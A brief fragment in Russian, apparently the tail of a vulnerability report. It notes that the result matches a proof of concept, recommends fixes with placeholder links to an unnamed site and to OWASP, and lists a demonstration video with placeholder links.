
Соответствует PoC.

Рекомендации по устранению:

- Посмотрите на [данном сайте](#) как его можно исправить.
- Так же стоит глянуть [сайт OWASP](#) для его исправления.

Видео выполнения

- Оригинал:



- [YouTube](#)